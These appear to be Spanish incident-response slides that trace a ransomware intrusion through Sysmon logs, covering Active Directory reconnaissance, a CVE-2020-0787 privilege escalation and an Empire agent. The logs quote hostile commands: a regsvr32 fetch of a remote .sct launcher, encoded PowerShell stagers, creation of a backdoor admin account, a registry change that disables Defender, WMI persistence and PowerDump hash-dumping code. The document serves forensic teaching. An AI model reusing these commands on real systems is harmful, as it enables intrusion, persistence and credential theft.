[*] Performing clean-up...
[!] RemoveDirectory('C:\Users\dom.adm\AppData\Local\Temp\workspace\' failed (Err: 145).
[+] MarshalInterface: {E6DB299B-B925-415A-879B-4A76D072F39A} 000002137B9E6CE0
[+] Test Background Intelligent Transfer Service Result: 80029C4A
  
```

- Stolichnaya_def.exe → Exploit de la vuln. CVE-2020-0787 ... con parche en marzo de 2020 ... !!!! Grrrrr !!!!

Paso 4: Sysmon

Microsoft-Windows-Sysmon%4Operational_4 Número de eventos: 8.873

Filtrados: Registro: file://C:\Users\antonio\Desktop\ransomware_at_my_network\Evidencias_Pasos_STIC\Pa

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tarea
Información	09/11/2020 13:37:29	Sysmon	1	Process Create (rule: Process...

Evento 1, Sysmon

General Detalles

Process Create:
 RuleName:
 UtcTime: 2020-11-09 12:37:29.955
 ProcessGuid: {d18f9d75-3809-5fa9-0000-00103217b600}
 ProcessId: 1952
 Image: C:\Users\dolores.jolgorio\Documents\gonchaya.exe
 FileVersion: 3.0.0.0
 Product: SharpHound
 Company:
 OriginalFileName: SharpHound.exe
 CommandLine: "C:\Users\dolores.jolgorio\Documents\gonchaya.exe" --CollectionMethod all
 CurrentDirectory: C:\Users\dolores.jolgorio\Documents\
 User: MINAF\dolores.jolgorio
 LogonGuid: {d18f9d75-25d0-5fa9-0000-00205a455400}
 LogonId: 0x54455A
 TerminalSessionId: 3
 IntegrityLevel: Medium
 Hashes: MD5=829A9DFD2CDCF50519A1CEC1F529854B,SHA256=A7240D8A7AEE872C08B915A58976A1DDEE2FF5A8A679F78EC1C7CF528F40DEED,IMPHASH=F34D5F2D4577E
 D6D9CEE516C1F5A744
 ParentProcessGuid: {d18f9d75-2c0e-5fa9-0000-001005527f00}
 ParentProcessId: 8524
 ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 ParentCommandLine: powershell -noP -sta -w 1 -enc
 SQBmACqAJABQAFMAVqBFAFIAcwBpAE8ATqBUAEEAQqBMAGUALqBQAFMAVqBFAFIAcwBpAE8AbqAuAEC
 AYQBKAG8AUqAC0AZwBIACAAMwApAHsAJABiADcAZqA0AD0AWwBSAGUARqBdAC4AQQBzAHMARQB
 tAGIATABZAC4ARwBFAFQAAB5AFAAZQAoACcAUwB5AHMAdABIAg0ALqBNAGEAbqBhAGcAZQBtAGUAb
 qB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbqAuAFUAdABpAGwAcwAnACKALqAiAEcARQB0AEYAaQBIAGA

- Vamos rebobinando en Sysmon las acciones de los atacantes
- Gonchaya = **SharpHound**, ingesta de datos del Directorio Activo
- Compañera de **Bloodhound**, usada por los atacantes para encontrar **fallos** en el Directorio Activo
- Resultados:
20201109133730_BloodHound.zip

Start Node

Target Node

Database Info

Node Info

Queries

ADMINS. DEL DOMINIO@MINAF.ES

Sessions

3

Reachable High Value Targets

9

Node Properties

Object ID

S-1-5-21-3993753849-1513836012-2919521276-512

Description

Administradores designados del dominio

Admin Count

True

Extra Properties

distinguishedname

CN=Admins. del dominio,CN=Users,DC=MINAF,DC=ES

domain

MINAF.ES

name

ADMINS. DEL DOMINIO@MINAF.ES

Group Members

Direct Members

4

Unrolled Members

4

Foreign Members

0

Group Membership

First Degree Group Membership

2

Unrolled Member Of

2

Foreign Group Membership

0

Local Admin Rights


First Degree Local Admin

2

Group Delegated Local Admin Rights

0

Derivative Local Admin Rights



Paso 4: Sysmon

Microsoft-Windows-Sysmon%4Operational_4 Número de eventos: 8.873

Filtrados: Registro: file://C:\Users\antonio\Desktop\ransomware_ate_my_network\Evidencias_Pasos_STIC\Paso 3.2 -

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tarea
Información	09/11/2020 13:28:18	Sysmon	1	Process Create (rule: Process...

Evento 1, Sysmon

General Detalles

Process Create:
 RuleName:
 UtcTime: 2020-11-09 12:28:18.677
 ProcessGuid: {d18f9d75-35e2-5fa9-0000-0010107bb000}
 ProcessId: 7424
 Image: C:\Users\dolores.jolgorio\Documents\adfind.exe
 FileVersion: 1.52.0.5064
 Description:
 Product: AdFind
 Company: www.inetware.net
 OriginalFileName: AdFind.exe
 CommandLine: c:\users\dolores.jolgorio\Documents\adfind.exe -f "(objectcategory=person)"
 User: NT AUTHORITY\SYSTEM
 LogonGuid: {d18f9d75-cf6a-5fa3-0000-0020e7030000}
 LogonId: 0x3E7
 TerminalSessionId: 3
 IntegrityLevel: System
 Hashes: MD5= 12011C44955FD6631113F68A99447515,SHA256
 =C92C158D7C37FEA795114FA6491FE5F145AD2F8C08776B18AE79DB811E8E36A3,IMPHASH=
 12CE1C0F3F5837ECC18A3782408FA975
 ParentProcessGuid: {d18f9d75-35e2-5fa9-0000-0010c979b000}
 ParentProcessId: 8332
 ParentImage: C:\Windows\System32\cmd.exe
 ParentCommandLine: C:\Windows\system32\cmd.exe /c ""C:\Users\dolores.jolgorio\Documents\adfind.bat""

- Ejecutan **adfind.exe** → otra herramienta de **reconocimiento** de Directorio Activo
- Meten varios comandos en un **.bat** y recogen resultados

Paso 4: Sysmon

- nyetAV se carga con regedit en el registro desde un script en Powershell → AV Out!

Evento 1, Sysmon

General Detalles

Process Create:

RuleName:

UtcTime: 2020-11-09 12:03:24.669

ProcessGuid: {d18f9d75-300c-5fa9-0000-00102422a800}

ProcessId: 1828

Image: C:\Windows\regedit.exe

FileVersion: 10.0.18362.1 (WinBuild.160101.0800)

Description: Registry Editor

Product: Microsoft® Windows® Operating System

Company: Microsoft Corporation

OriginalFileName: REGEDIT.EXE

CommandLine: "C:\Windows\regedit.exe" /S C:\Users\dolores.jolgorio\Documents\nyetAV.reg

CurrentDirectory: C:\Windows\System32\

User: NT AUTHORITY\SYSTEM

LogonGuid: {d18f9d75-cf6a-5fa3-0000-0020e7030000}

LogonId: 0x3E7

TerminalSessionId: 3

IntegrityLevel: System

Hashes: MD5=29409008DF22243BB320333F9FD5C060,SHA256=7ACC4A0B686D829D4D4C8AFBF9E38E562BE5A6F708A1C2273358AA7E41E1CB97,IMPHASH=7FEBF576192E34BDFD7D07877CBACC413

ParentProcessGuid: {d18f9d75-2f96-5fa9-0000-00107661a600}

ParentProcessId: 4804

ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noP -sta -w 1 -enc SQBGACqAJABQAFMAVqBFAFIAUwBJAE8AbqBUAGEAQqBMAEUALqBQAFMAVqBIAFIAUwBpAE8ATqAuAE0

Microsoft-Windows-Sysmon%4Operational_4 Número de eventos: 8.873

Filtros: Registro: file://C:\Users\antonio\Desktop\ransomware_ate_my_network\Evidencias_Pasos_STIC\Paso 3.2 -

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tarea
Información	09/11/2020 13:03:40	Sysmon	1	Process Create (rule: Process...
Información	09/11/2020 13:03:24	Sysmon	13	Registry value set (rule: Reg...
Información	09/11/2020 13:03:24	Sysmon	1	Process Create (rule: Process...
Información	09/11/2020 13:02:22	Sysmon	21	WmiEventConsumerToFilter...
Información	09/11/2020 13:02:13	Sysmon	20	WmiEventConsumer activit...
Información	09/11/2020 13:02:13	Sysmon	19	WmiEventFilter activity det...

Evento 13, Sysmon

General Detalles

Registry value set:

RuleName: T1089,Tamper-Defender

EventType: SetValue

UtcTime: 2020-11-09 12:03:24.868

ProcessGuid: {d18f9d75-300c-5fa9-0000-00102422a800}

ProcessId: 1828

TargetObject: HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\DisableAntiSpyware

Details: DWORD (0x00000001)

Paso 4: Sysmon

- Persistencia vía WMI (como en W10-PC3)

Microsoft-Windows-Sysmon%4Operational_4 Número de eventos: 8.873

Filtrados: Registro: file://C:\Users\antonio\Desktop\ransomware_ate_my_network\Evidencias_Pasos_STIC\Paso 3.2 - W10-PC5 -

Nivel	Fecha y hora	Origen	Id. d...	Categoría de la tarea
Información	09/11/2020 13:02:13	Sysmon	20	WmiEventConsumer activity detected (rule: WmiEvent)
Información	09/11/2020 13:02:22	Sysmon	21	WmiEventConsumerToFilter activity detected (rule: WmiEvent)

Evento 20, Sysmon

General Detalles

WmiEventConsumer activity detected:
 RuleName:
 EventType: WmiConsumerEvent
 UtcTime: 2020-11-09 12:02:13.462
 Operation: Created
 User:
 Name: "Updater"

Destination: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -enc
 SQBmACqAJABQAFMAVgBFafIAcwBJAE8AbqBUAEEAYqBsAEUALqBQAFMAVgBFafIAcwBJAG8ATqAuAE0AYQBqAE8AcqAqAC0ARwBFACAAMwApAHsAJABiADcAZqA0A
 D0AWwByAGUAZqBdAC4AQQTABMAZQBNAgiATABZAC4ARwBIAFQAVABZAFAAZQAoACcAUwB5AHMAdABIAG0ALqBNAGEAbqBhAGcAZQBtAGUAbqB0AC4AQQB1A
 HQAbwBtAGEAdABpAG8AbqAuAFUAdABpAGwAcwAnACkALqAiAEcARQBUEYASQBIAGAAAbABEAciAKAAnAGMAYQBjAGgAZQBkAEcAcgBvAHUAcABQAG8AbABpAG
 IMAeOBTAGUAdAB0AGkAbABnAHMAJwAsACcATaAnACsAJwBvAG4AUAB1AGIAbABpAGMALABTAHOAYOB0AGkAYwAnACkAOWBJAEYAKAAkAEIANwBmADOAKOB7AC

Nivel	Fecha y hora	Origen	Id. d...	Categoría de la tarea
Información	09/11/2020 13:02:13	Sysmon	19	WmiEventFilter activity detected (rule: WmiEvent)
Información	09/11/2020 13:02:13	Sysmon	20	WmiEventConsumer activity detected (rule: WmiEvent)

Evento 19, Sysmon

General Detalles

WmiEventFilter activity detected:
 RuleName:
 EventType: WmiFilterEvent
 UtcTime: 2020-11-09 12:02:13.431
 Operation: Created
 User:
 EventNamespace: "root\CimV2"
 Name: "Updater"
 Query: "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime = 240 AND TargetInstance.SystemUpTime < 325"

- Exploit de **CVE-2020-0787**
- Ejecución vía Powershell (agente de Empire)

```
Process Create:
RuleName:
UtcTime: 2020-11-09 12:01:25.582
ProcessGuid: {d18f9d75-2f95-5fa9-0000-00102e3da600}
ProcessId: 8860
Image: C:\Users\dolores.jolgorio\Documents\stolichnaya_def.exe
FileVersion: ?
Description: ?
Product: ?
Company: ?
OriginalFileName: ?
CommandLine: "C:/Users/dolores.jolgorio/Documents/stolichnaya_def.exe" door 3
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {d18f9d75-cf6a-5fa3-0000-0020e7030000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=7539E721C8D072942DB8389F33B33931,SHA256
=A6D2069123230029FDA131E500B3234F77BDFC493C5816BF2126D95B63134A4A,IMPHASH=
72D26C529C22D79B74F0C9BF62C3572D
ParentProcessGuid: {d18f9d75-2f95-5fa9-0000-00104e07a600}
ParentProcessId: 4024
ParentImage: C:\Windows\System32\svchost.exe
ParentCommandLine: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
```



```
Process Create:
RuleName:
UtcTime: 2020-11-09 12:01:25.781
ProcessGuid: {d18f9d75-2f95-5fa9-0000-00106246a600}
ProcessId: 4880
Image: C:\Windows\System32\bitsadmin.exe
FileVersion: 7.8.18362.1 (WinBuild.160101.0800)
Description: BITS administration utility
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: bitsadmin.exe
CommandLine: "C:\Windows\System32\bitsadmin.exe" /reset /allusers
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {d18f9d75-cf6a-5fa3-0000-0020e7030000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=A23A7A6B6F8E1A5D913EA119F5F2ED1A,SHA256
=EAAE8536D554D0E86D8540A8B34DB2649BD884843F389495D0B6E91636C6CF54,IMPHASH=
9EA9
ParentProcessGuid: {d18f9d75-2f95-5fa9-0000-00102e3da600}
ParentProcessId: 8860
ParentImage: C:\Users\dolores.jolgorio\Documents\stolichnaya_def.exe
ParentCommandLine: "C:/Users/dolores.jolgorio/Documents/stolichnaya_def.exe" door 3
```



```
Process Create:
RuleName:
UtcTime: 2020-11-09 12:01:25.806
ProcessGuid: {d18f9d75-2f95-5fa9-0000-0010d147a600}
ProcessId: 3892
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.18362.1 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: "C:\Windows\System32\cmd.exe" net user remote Sputnikz5! /add & net localgroup Administradores remote /add
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {d18f9d75-cf6a-5fa3-0000-0020e7030000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=9D59442313565C2E0860B88BF32B2277,SHA256
=DOCEB18272966AB62B8EDFF100E9B4A6A3CB5DC0F2A32B2B18721FEA2D9C09A5,IMPHASH=
272245E2988E1E430500B852C4FB5E18
ParentProcessGuid: {d18f9d75-2f95-5fa9-0000-00102e3da600}
ParentProcessId: 8860
ParentImage: C:\Users\dolores.jolgorio\Documents\stolichnaya_def.exe
ParentCommandLine: "C:/Users/dolores.jolgorio/Documents/stolichnaya_def.exe" door 3
```



```
Process Create:
RuleName:
UtcTime: 2020-11-09 12:01:25.827
ProcessGuid: {d18f9d75-2f95-5fa9-0000-00106f49a600}
ProcessId: 5128
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.18362.1 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: cmd.exe /c reqsvr32 /s /i:http://101.132.122.215/launcher11.sct scrobj.dll
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {d18f9d75-cf6a-5fa3-0000-0020e7030000}
LogonId: 0x3E7
TerminalSessionId: 3
IntegrityLevel: System
Hashes: MD5=9D59442313565C2E0860B88BF32B2277,SHA256
=DOCEB18272966AB62B8EDFF100E9B4A6A3CB5DC0F2A32B2B18721FEA2D9C09A5,IMPHASH=
272245E2988E1E430500B852C4FB5E18
ParentProcessGuid: {d18f9d75-2f95-5fa9-0000-00102e3da600}
ParentProcessId: 8860
ParentImage: C:\Users\dolores.jolgorio\Documents\stolichnaya_def.exe
ParentCommandLine: "C:/Users/dolores.jolgorio/Documents/stolichnaya_def.exe" door 3
```

Paso 4: Sysmon

- CVE-2020-0787 aprovecha un fallo en BITS
- Crea un usuario y lo añade al grupo de administradores locales
- Descarga un .sct y lo ejecuta → agente de Empire (como System)

Microsoft-Windows-Sysmon%4Operational Número de eventos: 8.873

Filtros: Registro: file://C:\Users\antonio\Desktop\ransomware_at_my_network\Evidencias_Pasos_STIC\Paso 3.2 - W10-PC5 -

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tarea
Información	09/11/2020 13:01:26	Sysmon	1	Process Create (rule: Process...

Evento 1, Sysmon

General Detalles

Process Create:

RuleName:

UtcTime: 2020-11-09 12:01:26.441

ProcessGuid: {d18f9d75-2f96-5fa9-0000-00107661a600}

ProcessId: 4804

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

FileVersion: 10.0.18362.1 (WinBuild.160101.0800)

Description: Windows PowerShell

Product: Microsoft® Windows® Operating System

Company: Microsoft Corporation

OriginalFileName: PowerShell.EXE

CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noP -sta -w 1 -enc SQBGACqAJABQAFMAVqBFAFIAUwBJAE8AbqBUAGEAQqBMAEUAlqBQAFMAVqBIAFIAUwBpAE8ATqAuAE0AQQBKAG8AcqAqAC0AZwBIACAAMwApAHsAJABiADcArQA0AD0AWwByAGUARqBdAC4AQQBzAFMARQBNAEIAATAB5AC4ARwBIAFQA

...

AGMARQByAHMAOABGAG0AZwBZAD0AlqApADsAJABkAEEAVABBAD0AJABFAEIArABkAC4ARABvAFcATqBsAG8AQQBEEA
 EQAQQBUAEKAAKAHMAHQByACsAJAB0ACkAOwAKAEKAVqA9ACQARABhAFQAYQBbADAALqAuADMAXQA7ACQARA
 BhAFQAQQA9ACQAZABBAFQAQQBbADQALqAuACQARABBAHQQAQQAuAGwARQBOAEcAVABoAF0AOwAtAGoATwBJAE
 4AWwBDAEQAYQByAFsAXQBdACqAJqAGACQAUAqACQAZABBAHQQAQQAqACqAJABJAFYAKwAKAEsAKQApAHwASQBF
 AFqA

CurrentDirectory: C:\Windows\system32\

User: NT AUTHORITY\SYSTEM

LogonGuid: {d18f9d75-cf6a-5fa3-0000-0020e7030000}

LogonId: 0x3E7

TerminalSessionId: 3

IntegrityLevel: System

Hashes: MD5=CDA48FC75952AD12D99E526D0B6B70A, SHA256=908B64B1971A979C7E3E8CE4621945CBA84854CB98D76367B791A6E22B5F6D53, IMPHASH=A7CEFACDDA74B13CD330390769752481

ParentProcessGuid: {d18f9d75-2f96-5fa9-0000-00106156a600}

ParentProcessId: 8868

ParentImage: C:\Windows\System32\regsvr32.exe

ParentCommandLine: regsvr32 /s /i:http://101.132.122.215/launcher11.sct scrobj.dll

Paso 5: Credenciales

- ¿Cómo se han hecho con la pass de **admin**?
- Sabemos que usan Empire → estudiemos su **código fuente**
- Volcar hashes locales → **powerdump**
- Hits en memoria → 😊
- Pass = **Fiesta2020** → 5min de hashcat 😞

```

364784 }
364812 $KEYQUERYVALUE = 0x1;
364880 $KEYREAD = 0x19;
364938 $KEYALLACCESS = 0x3F;
365006 $result = "";
365058 [int]$hkey=0
365108 if (-not [PowerDump.Native]::RegOpenKeyEx($nkey,$subkey,0,$KEYREAD,[ref]$hkey))
365292 {
365320     $classVal = New-Object Text.StringBuilder 1024
365446     [int]$len = 1024
365512     if (-not [PowerDump.Native]::RegQueryInfoKey($hkey,$classVal,[ref]$len,0,[ref]$null,[ref]$null,
365736         [ref]$null,[ref]$null,[ref]$null,[ref]$null,[ref]$null,0))
365894     {
365930         $result = $classVal.ToString()
366032     }
366068     else
366110     {
366146     }
366262 $KEYQUERYVALUE = 0x1;
366304 $KEYREAD = 0x19;
366436 $KEYALLACCESS = 0x3F;
366464 $result = "";
366498 [int]$hkey=0
366620 if (-not [PowerDump.Native]::RegOpenKeyEx($nkey,$subkey,0,$KEYREAD,[ref]$hkey))
366648 {
366704     $classVal = New-Object Text.StringBuilder 1024
366724     [int]$len = 1024
366752     if (-not [PowerDump.Native]::RegQueryInfoKey($hkey,$classVal,[ref]$len,0,[ref]$null,[ref]$null,
366780         [ref]$null,[ref]$null,[ref]$null,[ref]$null,[ref]$null,0))
366808     {
366836         $result = $classVal.ToString()
366864     }
366892     else
366920     {
366948         Write-Error "RegQueryInfoKey failed";
366976     }
366992     [PowerDump.Native]::RegCloseKey($hkey) | Out-Null
  
```

Microsoft-Windows-Sysmon%4Operational_1 Número de eventos: 8.873

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tarea
Información	09/11/2020 12:46:23	Sysmon	1	Process Create (rule: ProcessCreate)

Evento 1, Sysmon

General Detalles

Process Create:
 RuleName:
 UtcTime: 2020-11-09 11:46:22.449
 ProcessGuid: {d18f9d75-2c0e-5fa9-0000-0010754d7f00}
 ProcessId: 8548
 Image: C:\Windows\System32\cmd.exe
 FileVersion: 10.0.18362.1 (WinBuild.160101.0800)
 Description: Windows Command Processor
 Product: Microsoft® Windows® Operating System
 Company: Microsoft Corporation
 OriginalFileName: Cmd.Exe
 CommandLine: C:\Windows\system32\cmd.exe /c c:\users\dolores.jolqorio\Documents\launcher.bat
 CurrentDirectory: C:\Windows\system32\
 User: MINAF\dolores.jolqorio
 LogonGuid: {d18f9d75-25d0-5fa9-0000-00205a455400}
 LogonId: 0x54455A
 TerminalSessionId: 3
 IntegrityLevel: Medium
 Hashes: MD5=9D59442313565C2E0860B88BF32B2277,SHA256=
 =D0CEB18272966AB62B8EDFF100E9B4A6A3CB5DC0F2A32B2B18721FEA2D9C09A5,IMPHASH=
 272245E2988E1E430500B852C4FB5E18
 ParentProcessGuid: {d18f9d75-2a20-5fa9-0000-00103bd06400}
 ParentProcessId: 6560
 ParentImage: C:\Windows\System32\rundll32.exe
 ParentCommandLine: rundll32

Paso 6: Cambio a Empire

- Atacantes ejecutan el stager de Empire
- La actividad pasa a ser de Empire → ¿Qué era antes?
- ¿Posible cambio de atacantes? → Emotet vende accesos → Ryuk hace la intrusión y despliega el ransomware

Paso 7: Reconocimiento

OriginalFileName: whoami.exe
CommandLine: whoami

OriginalFileName: whoami.exe
CommandLine: whoami /priv

OriginalFileName: net.exe
CommandLine: net user

Company: Microsoft Corporation
OriginalFileName: net.exe
CommandLine: net user /domain

Company: Microsoft Corporation
OriginalFileName: net1.exe
CommandLine: C:\Windows\system32\net1 user /domain

CommandLine: net group /domain
CurrentDirectory: c:\Users\dolores.jolqorio\Documents\

OriginalFileName: net.exe
CommandLine: net localgroup
CurrentDirectory: c:\Users\dolores.jolqorio\Documents\

OriginalFileName: ipconfig.exe
CommandLine: ipconfig /all

OriginalFileName: tasklist.exe
CommandLine: tasklist

- Actividades de reconocimiento del sistema
- Privilegios del usuario actual
- Listados de usuarios y grupos
- Configuración IP
- Procesos corriendo
- Nota: esta info puede ser empleada en un futuro ataque

1

```
Process Create:
RuleName:
UtcTime: 2020-11-09 11:38:48.628
ProcessGuid: {d18f9d75-2a48-5fa9-0000-0010dc2d6500}
ProcessId: 5196
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.18362.1 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.exe
CommandLine: C:\Windows\system32\cmd.exe
CurrentDirectory: C:\Windows\system32\
User: MINAF\dolores.jolgorio
LogonGuid: {d18f9d75-25d0-5fa9-0000-00205a455400}
LogonId: 0x54455A
TerminalSessionId: 3
IntegrityLevel: Medium
Hashes: MD5=9D59442313565C2E0860B88BF32B2277,SHA256
=D0CEB18272966AB62B8EDFF100E9B4A6A3CB5DC0F2A32B2B18721FEA2D9C09A5,IMPHASH=
272245E2988E1E430500B852C4FB5E18
ParentProcessGuid: {d18f9d75-2a20-5fa9-0000-00103bd06400}
ParentProcessId: 6560
ParentImage: C:\Windows\System32\rundll32.exe
ParentCommandLine: rundll32
```

Paso 8: Vector de entrada

